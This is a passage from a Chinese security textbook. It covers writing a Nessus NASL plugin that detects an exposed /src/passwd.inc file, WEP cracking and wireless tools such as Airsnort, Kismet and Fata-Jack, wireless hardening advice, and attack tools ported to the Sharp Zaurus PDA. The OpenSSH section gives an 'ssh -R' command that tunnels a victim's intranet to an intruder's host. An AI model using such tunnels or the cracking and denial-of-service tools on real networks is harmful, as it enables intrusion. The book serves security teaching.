Web 应用程序通常使用文本文件来保存应用程序设置信息。对于该示例而言，假定 Web 应用程序在一个诸如 /src/passwd.inc 的文件中保存用户名和密码信息，该文件存放在 Web 服务器的 web 根目录下。如果运行该应用程序的 Web 服务器是在 serve.inc 文件中进行配置的，则该情况就会被认为是漏洞。外部用户可以通过从 Web 服务器请求 /src/passwd.inc 文件以利用该漏洞获取用户密码。

10.2.2 插件

本节讨论使用 Nessus 来检测 Web 服务器上是否存在 /src/passwd.inc 文件的方法。首先，必须编写一个 NASL 脚本来实现该功能。该脚本将作为一个 Nessus“插件”。下面是该脚本的大致内容：

```
if(description)
{
    script_id(99999);

    script_version("$Revision: 1.0 $");

    script_name/english:"Checks for /src/passwd.inc");

    desc["english"] = "/src/passwd.inc is usually installed
by XYZ application and contains user password information
in clear text.

Solution: Configure your web - browser to not serve .inc
files.

Risk factor : High";

    script_description/english:desc["english"]);

    script_summary/english:"Checks for the existence of
/src/passwd.inc");

    script_category(ACT_GATHER_INFO);

    script_copyright/english:"This script is Copyright
(C)2003 Nitesh Dhanjani");

    script_family/english:"CGI abuses");

    script_require_ports("Services/www", 80);

    exit(0);
}

include("http_func.inc");

port = 80;
```

```

if(get_port_state(port))
{
    hget = http_get(item:"/src/passwd.inc", port:port);

    mysoc = http_open_socket(port);

    if(!mysoc)exit(0);

    send(socket:mysoc, data:hget);

    myrec = http_recv(socket:mysoc);

    http_close_socket(mysoc);

    if (!(("404" > < myrec)))
    {
        security_hole(port);
    }
}

```

当通过 Nessus 运行该脚本以提取该插件的摘要信息时，将 `description` 变量值设置为 1。因此，当 `description` 的值为真，即非零的时候，我们定义不同的插件 `description` 变量值。

`script_id` 函数为插件设置一个惟一的 ID。每个插件的值必须惟一。在该例中，可以将其设置成一个诸如 9999 的很大的数字，以确保区分度。`script_version` 函数显示关于该插件的版本信息。应当更新该数字以反映该插件的最新版本。`script_description` 函数设置该插件的描述信息，该信息在用户查询该插件的时候，由 Nessus 客户端显示。同样，`script_summary` 函数用来设置该插件的摘要信息。

在 Nessus 需要时，`script_category` 函数设置该插件的类别。在该例中，我们已经将其设置成 `ACT_GATHER_INFO`，因为该插件收集远程服务的信息；也就是说，其检查 Web 服务器上文件 `/src/passwd.inc` 的存在。`script_copyright` 函数用来设置作者版权信息。

Nessus 把插件分类为不同的“系列”，以有助于对所执行的漏洞检测进行分类。我们已经将其设置到“CGI 滥用”，以便表明基于 CGI 的 Web 应用程序的某个滥用。访问 `http://www.nessus.org/plugins/dump.php?viewby=family` 以查看可公开获取的插件列表，这些插件已按类别进行了分类。

通过在 GUI 客户端的扫描选项卡中选择恰当的复选框，就可对

Nessus 进行配置来优化测试。当启用该选项时，Nessus 扫描运行于目标主机开放端口上的相关应用程序的漏洞。`script_require_ports` 函数可以用来设置远程主机上与漏洞相关的端口。在本例中，其被设置为 `www`(HTTP)。

上述函数只为该插件设置了不同的描述值。插件描述信息可以通过双击恰当的插件名称来查看。这些插件名称在 Nessus 的 GUI 客户端的插件选项卡中列出。其屏幕显示结果，如图 10-1 所示。




图 10-1 由 Nessus GUI 客户端显示的插件描述信息

为了使用方便，`http_func.inc` 文件包含一些有用的 HTTP 函数。由于要使用该文件中定义的函数，因此已通过使用 `include` 函数将该文件包含进来了。

`get_port_state` 函数用来检查目标主机上特定端口的状态。在示例中，我们检测端口 80。如果该端口被关闭，就没必要继续了，因而我们调用 `exit(0)` 函数。

为了检查 Web 服务器上/`src/passwd.inc` 文件的存在，则发送到连接的 Web 服务器的 HTTP 请求必须被格式化为如下形式：

```
GET /src/passwd.inc HTTP/1.0
```

上述的 GET 请求可以通过使用 `http_get` 函数来创建。然后，该请求可用作 `send` 函数的一个参数；通过由 `http_open_sock` 函数打开的 socket 连接将该请求发送到目标主机。使用 `http_recv` 函数读取来自 Web 服务器的返回结果数据，并把内容存放在 `myrec` 变量中。之后，通过使用 `http_close_socket` 函数来关闭 socket 描述符。接着，检查 `myrec` 变量内容中的子串 404；如果 Web 服务器上不存在该文件，就会返回子串 404。通过 `> <` 运算符，可以在给定字符串变量中检查某个子串的存在。如果在该 Web 服务器的返回数据中，没有找到子串 404，那么该文件就可能存在。可以通过调用 `security_hole` 函数，在 Nessus 中表明该事实。

请参阅 http://www.nessus.org/doc/nasl2_reference.pdf，以获得最新的 NASL 参考手册。

10.2.3 运行插件

请确保上述的脚本存放在 Nessus 的插件目录中。该脚本的文件名必须以扩展名“.nasl”结尾。运行 Nessus GUI，并选择插件选项卡。确保 CGI 滥用已被选择。突出显示 CGI 滥用，并确保具有“Check for /src/passwd.inc”名称的插件被启用。如果查找插件时遇到麻烦，则请单击“过滤器”按钮，并搜索 ID 99999。

为了得到插件的肯定结果，则必须拥有一个可提供 `/src/passwd.inc` 文件的本地 Web 服务器。如果具有运行于主机上的 Apache Web 服务器，则只要使用 `touch` 命令在该 web 服务器的 web 根目录中创建 `/src/passwd` 文件即可：

```
mkdir /var/www/html/src  
touch /var/www/html/src/passwd
```

在 TargetSelection(目标选择)选项卡中，输入目标 Web 服务器的 IP 地址或者名称，并单击“开始扫描”按钮。如果一切工作正常，Nessus 将检测并报告自定义漏洞，如图 10-2 所示。




图 10-2 Nessus 报告显示在具有漏洞的 Web 服务器上存在 /src/passwd.inc 文件

10.3 小结

本章讨论了使用 NASL 语言为 Nessus 扫描程序编写插件的简易性。首先，提供了一个 Web 应用程序漏洞的示例。接着，详细讨论了用于检测漏洞的 NASL 脚本文件的创建方法，并对脚本源代码进行逐步的解释。还提供了将该 NASL 脚本包含到 Nessus 的插件列表中的方法。大公司经常使用自制的软件程序；在这些软件中可能会发现一些漏洞。另外，Nessus 扫描程序包可能不包含某个漏洞检测；而对该漏洞的检测，可能对于公司的安全状态是很重要的。本章中所包含的信息可用来草拟编写 Nessus 插件以检测这些漏洞。

第 11 章

无线攻击

内容提要

- WEP 介绍
- 天线
- 常用工具
- 保护无线网络安全
- 小结

无线网络安装方便并且对于那些不愿受以太网线束缚的人来说，是个好消息。但由于 802.11b 标准中所用的有线等效保密(Wired Equivalent Privacy, WEP)协议存在漏洞，因此从安全角度看，无线网络也有很大的问题。因为存在诸如 Airsnort 和 Kismet 等可免费获得的开放源代码工具，所以，只要拥有无限网卡和便携式电脑，任何人都可能入侵无线网络。人们在驾车环绕城市的同时，其无线网络范围可以延伸到办公室之外的地方，到达诸如停车场之类的地点；这是一种被称为“驾驶之战”的活动。但是，许多无线网络管理员没有意识到这一点，而且未对这些入侵者时刻保持警惕。本章讨论入侵者用来访问无线网络的工具和技术，并提出更好地防范这些入侵者以保护无线网络安全的建议。

11.1 WEP 介绍

由于 WEP 是基于对称共享密钥系统的，因此其使用相同的密钥来加密和解密数据。这些密钥(k)是 128 位或 64 位的，由一个 24 位的初始化向量(IV)组成。一个 WEP 有效载荷的构建方式如下：

1. 信息 M 与其自己的 CRC-32 校验和连接： $c(M)$ ；

| | |
|-----|--------|
| M | $c(M)$ |
|-----|--------|

2. 在密钥之前应用 IV，并运用 RC4 流码算法：

| |
|--------------|
| $RC4(IV, k)$ |
|--------------|

3. 步骤 1 和步骤 2 的结果经过逻辑异运算生成密码文本。接着，将该密码文本与 IV 相连接来生成 WEP 有效载荷：

| | |
|------|---|
| IV | $Gipher-text = ((M), c(M)) \text{ XOR } (RC4(IV, k))$ |
|------|---|

如上述步骤所示，WEP 帧以明文形式包含 IV。许多无线网卡都随机选取其 IV，而其他网卡则从 0 开始顺序递增。因为 IV 仅 24 位长，所以无线网卡或者接入点每隔几个小时就会重新使用一个。

注意，最终传送的帧由明文形式的 MAC(媒体访问控制)源、目的信息以及其他信息组成。

诸如Airsnort等工具利用了RC4的密钥调度算法(KSA)中的弱点。这些弱点的详细信息在Scott Fluhrer、Itsik Mantin和Adi Shamir的研究论文中提供。该文件可以通过下面的URL来访问：http://www.drizzle.com/~aboba/IEEE/rc4_ksaproc.pdf。

11.2 天线

在审核某区域以监视无线活动时，找到合适的天线以供使用是很重要的。利用天线可以接收来自某些网络的无线信号；如果不使用天线，就可能无法检测到这些网络。

正如其名称所示，定向天线集中在某个特定方向来接收和发送信号。这些天线对于创建两个地点之间的无线连接来说是最有用处的。定向天线通常用于在两个远程站点之间建立点对点的连接。因此，在移动及信号方向未知的时候，定向天线就起不了太大的作用。常用的定向天线类型包括八木天线和抛物线状的天线。

全向天线通常用来拓展访问点范围。全向天线传送并接收所有方向上的信号。因此，全向天线在进行“驾驶之战”测试的人们当中很受欢迎。

以下是专门生产天线的主流厂商：

- Fleeman Anderson & Bird Corp: <http://fab-corp.com/>
- HyperLink Technologies: <http://www.hyperlinktech.com/>
- NetNimble: <http://www.netnimble.net/>
- SuperPass: <http://www.superpass.com/>
- Wireless Central: <http://wirelesscentral.net/>

若想自行制作低成本的天线，请访问<http://www.turnpoint.net/wireless/has.html>网站上的“802.11b Homebrew Antenna Shootout(自制天线评测)”。

11.3 常用工具

Airsnsort和Kismet是最常用也最有用的无线攻击工具。它们可以用来检测无线网络并破解支持WEP的网络的加密密钥。

- i** 对支持 WEP 的网络而言，入侵者进行入侵的第一步就是通过利用诸如 Airsnort 等工具来获得 WEP 加密密钥。在得到密钥并且成功地接入无线网络之后，入侵者可以使用诸如 Ettercap、tcpdump 以及 Ethereal 等常用工具来分析网络流量。

11.3.1 Airsnort

图 11-1 中所示的 Airsnort 是基于 Linux 的被动监控无线传输以破解 WEP 加密密钥的网络嗅探工具。Airsnsort 可以在 <http://airsnort.shmoo.com/> 上获取。

目前，Airsnsort 支持下列无线网卡：

- Cisco Aironet
- 基于 Prism2 的网卡。请访问 <http://www.linux-wlan.org> 以查看所支持的网卡列表。
- Orinoco 网卡。从 <http://airsnort.shmoo.com/orinocoinfo.html> 下载驱动程序补丁及相关信息。

请参阅 AirsnortFAQ 以获得常见问题的答案。可以在 <http://airsnort.shmoo.com/faq.html> 上获取。




图 11-1 Airsnort 的 GUI

11.3.2 Kismet

如图 11-2 中所示，Kismet 是一个能用来捕捉并查看某区域中无线网络相关信息的无线网络嗅探器。Kismet 具有下列功能：

- Ncurses 界面

- 信道跳频
- 多数据包源
- IP 段检测
- 支持使用 gpsmap 的 GPS 映射
- 实时 WEP 解密

以及许多其他功能。请访问 <http://www.kismetwireless.net/documentation.shtml> 以获取更多的信息。

访问 <http://www.tipsybottle.com/technology/wireless/RedHat8Kismet-HOWTO.shtml>, 以获得关于在 Linux 上安装和使用 Kismet 的详细说明。其中大部分也适用于 Airsnort。




图 11-2 正在运行的 Kismet

11.3.3 Fata-Jack

Fata-Jack 是 Wlan-Jack 工具的改进版本。Fata-Jack 向接入点发送一个带有关联客户端的源地址的验证请求。该验证数据包有目的地包含了一些非法信息。当接入点接收到该数据包时，就对 IP 地址被欺骗的客户端撤销验证。现在，受侵害的客户端必须使用 AP 重新进行验证。因此，已经登录到网络 AP 的恶意用户就可能使用这个工具来发起一个拒绝服务攻击。

Fata-Jack 可从 <http://www.loud-fat-bloke.co.uk/w80211.html> 下载。可从 <http://802.11ninja.net/> 上获取关于 Wlan-Jack 的信息。

11.4 保护无线网络安全

利用诸如 Airsnort 之类的工具来破解 WEP 密钥，通常只需大概 5000000 ~ 10000000 个数据包。一个合理的活动网络一般在几个小时之内就会传输上述数量的数据包。因此，在部署和管理无线网络的时候，有必要确保足够的安全。下面提供一些建议：

1. 将网络视为“不可信”的 无线网络必须当作不可信的网络来处理，并将其与公司的内部网络隔离开来。如果有必要允许无线用户访问一个受信网络，则建议安装 VPN(虚拟专用网)以便无线用户可以通过支持加密的 VPN 客户端来进行连接。也可以考虑使用支持 LEAP(轻量可扩展验证协议)的接入点。另外，鼓励使用 WEP - Plus 算法的网络设备来避免传送带有弱初始化向量的帧，以便阻止诸如 Airsnort 之类的软件成功地破解 WEP 加密密钥。

2. 鼓励使用加密方式的工具 诸如 SSH 之类的工具有助于创建加密的隧道，而且应该在任何可能的时候使用这种工具。企业内部网络站点必须支持 SSL。

3. 不允许对接入点进行无线管理 有些接入点允许禁用无线管理。这是一个好想法，因为这样将需要对该接入点进行物理访问以便进行配置。


4. 更改默认的 ESSID，并禁用广播 ESSID(扩展服务集 ID)是一个作为配置参数输入到接入点和以太网卡的字符串。具有相同 ESSID 的设备可加入到同一个网络中。接入点在出厂时就会默认配置一个特定的 ESSID，该默认值通常是厂商名称。应该更改默认的 ESSID。许多接入点也广播其 ESSID，以便允许无线客户端从可用网络中进行选择。建议将接入点配置为禁用该功能；因为此功能会将关于该网络的信息发送给那些未经授权使用此网络的用户。注意，该步骤并不保证很高的安全性，所以，不应该依靠它来保证安全性。

5. MAC 地址过滤 考虑利用支持 MAC 地址过滤的接入点，以便仅允许具有已知的 MAC 地址的选定客户端来使用网络。然而，这将阻止不了有经验的攻击者，因为合法用户的 MAC 地址将会以明文形式传送。这些地址在传送途中会被探查，并会被欺骗以便获得对网络的访问权。维护经授权的 MAC 地址列表是相当困难的，所以，

这对大型公司而言不太可行。

11.5 小结

在对 WEP 协议进行了介绍之后，本章重点讨论了可用来滥用和检测无线网络弱点的无线安全工具。常用的 Airsnort 工具可以用来破解用于无线网络上的 WEP 加密密钥。Kismet 无线嗅探器可以用来检测和识别某个区域中的无线网络。Fata-Jack 程序可用来发起针对无线网络主机的拒绝服务攻击。同时还讨论了不同类型的无线天线的优点和用途。最后，本章提供了关于更好的保护无线网络免受入侵的一些建议。因此，强烈建议无线网络管理员理解并将本章中提供的建议付诸实施。



第 12 章

利用 Sharp Zaurus PDA 进行攻击

内容提要

- Kismet
- Wellenreiter II
- Nmap
- Openmapfe
- Bing
- OpenSSH
- Hping2
- VNC 服务器
- Keypebble VNC Viewer
- Smbmount
- Tepdump
- Wget
- ZEthereal
- zNessus
- MTR
- Dig
- Perl
- 关于 Zaurus 的在线资源
- 小结

Sharp Zaurus PDA(个人数字助理)设备运行一个嵌入式的 Linux 操作系统版本。该 PDA 具有对各种 802.11 CF(compact-flash)网卡的内建支持功能。这些功能以及 PDA 体积小巧的特性,使得 Zaurus 成为一个功能强大的设备。在本章中,我们将讨论许多已经用于 Zaurus 结构中的 Linux 安全工具。Zaurus 在任何可能的情况下都提供图像捕捉功能,以便满足用户的好奇心。

12.1 Kismet

Kismet 是一种可用来捕捉某区域的无线网络并查看其信息的无线网络嗅探器。入侵者不再需要连接许多便携式电脑来查找某区域中的无线网络。Zaurus PDA 可满足其全部需要,并可从 <http://kismetwireless.net/code/> 下载 Kismet 数据包。下载该软件包后将其进行解压,并解压从该 URL 中获得的 tar.gz 文件,就会在所创建的 kismet-arm 目录中发现一个 ipk 数据包文件。通过文件管理器打开该文件即可安装 Kismet。当 Kismet 在 PDA 上运行时,其界面如图 12-1 所示。



图 12-1 Kismet 运行界面


Kismet 的 GUI 可从 <http://sourceforge.net/projects/kismet-qte/> 上获取。

12.2 Wellenreiter II

Wellenreiter 是一个可用来检测并识别某区域里的无线网络的无线网络监控器。Wellenreiter 的后续版本将会支持 WEP 破解和数据包注入。可从 <http://opie.net.wox.org/wellenreiter/feed/> 上下载 Wellenreiter。

12.3 Nmap

一旦入侵者利用诸如 Kismet 等工具取得无线网络访问权，就可能执行网络 IP 地址范围扫描，以便查找并列举服务器。Nmap 是当今功能最丰富的端口扫描程序之一。（请参阅第 2 章，了解使用 Nmap 以多种方法进行端口扫描的详细信息。）Nmap 的 Zaurus 端口（如图 12-2 所示）可从 <http://familiar.handhelds.org/familiar/releases/v0.7/base/armv4l/> 上获得。



```
Terminal
Font
ls
bash-2.05# ./nmap -sS 192.168.1.103
Starting nmap V. 3.00 ( www.insecure.org )
Interesting ports on (192.168.1.103):
(The 1531 ports scanned but not shown below
are in state: closed)
Port      State       Service
111/tcp   open        sunrpc
5800/tcp  open        vnc
5900/tcp  open        vnc

Nmap run completed -- 1 IP address (1 h
scanned in 3 seconds
bash-2.05#
```



图 12-2 Nmap 在 Zaurus 上运行的界面

12.4 Openmapfe

Openmapfe 是一个 Zaurus Nmap 端口的 GUI 前端，如图 12-3 所示。Openmapfe 可从 <http://home.midsouth.rr.com/zaurus/> 上获取。对于不熟悉或者不习惯使用 Nmap 命令行参数的用户来说，这是一个有用的工具。




图 12-3 Openmapfe 的运行界面

12.5 Bing

Bing 是一个能够自动进行端口扫描的简单脚本，如图 12-4 所示。在执行时，通过广播 ping 请求，Bing 就可找出当前子网中的活动主机。接着，Bing 显示孩子网上对 ICMP 回显请求进行应答的主机列表。然后，可从给定的列表中选出一个主机以执行端口扫描程序（使用 Nmap）。Bing 的数据包文件可从 http://www.claystuckey.com/chad/bing_0.0.1_arm.ipk 下载。




图 12-4 Bing 的运行界面

12.6 OpenSSH

OpenSSH 套件由支持 SSH 协议的免费客户端版本组成。OpenSSH 也包含一个 SSH 服务器的免费版本。OpenSSH 的 Zaurus 端口可以从 <http://killefiz.de/zaurus/showdetail.php?app=1035> 上找到。

入侵者可能使用 OpenSSH 客户端来创建一个从公司网络到其家中的秘密通道。请考虑这种情况——入侵者已获得公司的无线网络访问权，并在其 PDA 上运行下面的命令：

```
ssh -R 80:intranet.victimorgasanexample.com:8000 intruder@intruders_ip
```

在入侵者运行该命令并输入密码和账户后，就会在目标公司的网络和入侵者的服务器之间建立一个秘密通道。通过该秘密的 OpenSSH 通道，入侵者服务器端口 8000 上的任何连接，都将被重定向到受侵害公司内部主机 `intranet.victimorgasanexample.com` 的 80 端口上。现在，入侵者所要做的就是将其 Zaurus 隐藏到一个安全的地方，等回家后在方便的时候，就对 `intranet.victimorgasanexample.com` 进行攻击。

12.7 Hping2

Hping2 是一个用来发送任意的网络数据包的工具。入侵者可用 Hping2 来测试一个公司的防火墙规则集。Hping2 的手册页可从 <http://www.hping.org/manpage.html> 上获得。Zaurus 端口可从 <http://killefir.de/zaurus/showdetail.php?app=902> 上获取。

图 12-5 显示了运行中的 Hping2。注意，Hping2 通过 -S 标记运行，向端口 111 上的目标主机发送 SYN 数据包。因为目标主机正在该端口上进行侦听，所以会以一个 SYN + ACK 数据包来应答。该数据包在 Hping2 的输出中以“flags = SA”表示。

```

bash-2.05# ./hping2 -S 127.0.0.1 -p 111
HPING 127.0.0.1 (lo 127.0.0.1) i> S set.
40 headers + 0 data bytes
len=44 ip=127.0.0.1 flags=SA DF seq=0 t
t1=64 (d=0 win=16396 rtt=1.3 ms)
len=44 ip=127.0.0.1 flags=SA DF seq=1 t
t1=64 (d=0 win=16396 rtt=1.0 ms)
len=44 ip=127.0.0.1 flags=SA DF seq=2 t
t1=64 (d=0 win=16396 rtt=1.0 ms)
len=44 ip=127.0.0.1 flags=SA DF seq=3 t
t1=64 (d=0 win=16396 rtt=1.0 ms)

--- 127.0.0.1 hping statistic ---
4 packets transmitted, 4 packets received
0% packet loss
round-trip min/avg/max = 1.0/1.1/1.3 ms
bash-2.05#

```

图 12-5 Hping2 的运行界面

12.8 VNC 服务器

VNC(虚拟网络计算)是一种使用户能够访问另一台主机桌面的远程控制软件包。用于 VNC 服务器的 Zaurus 端口可从 <http://sdgsystems.com/download.html> 上得到。Zaurus 用户可能会发觉 VNC 服务器对于远程访问其 PDA 很有用。

另一方面，因为 Zaurus PDA 能够运行诸如 SSH 等各种服务器软件，所以对这些服务尝试进行暴力破解攻击是很有可能的。一旦 PDA 上的账户泄漏，入侵者就可以在受侵害的 PDA 上安装 VNC 服务器以控制该设备(参见图 12-6)。



图 12-6 使用 VNC 来远程控制 Zaurus PDA

12.9 Keypebble VNC Viewer

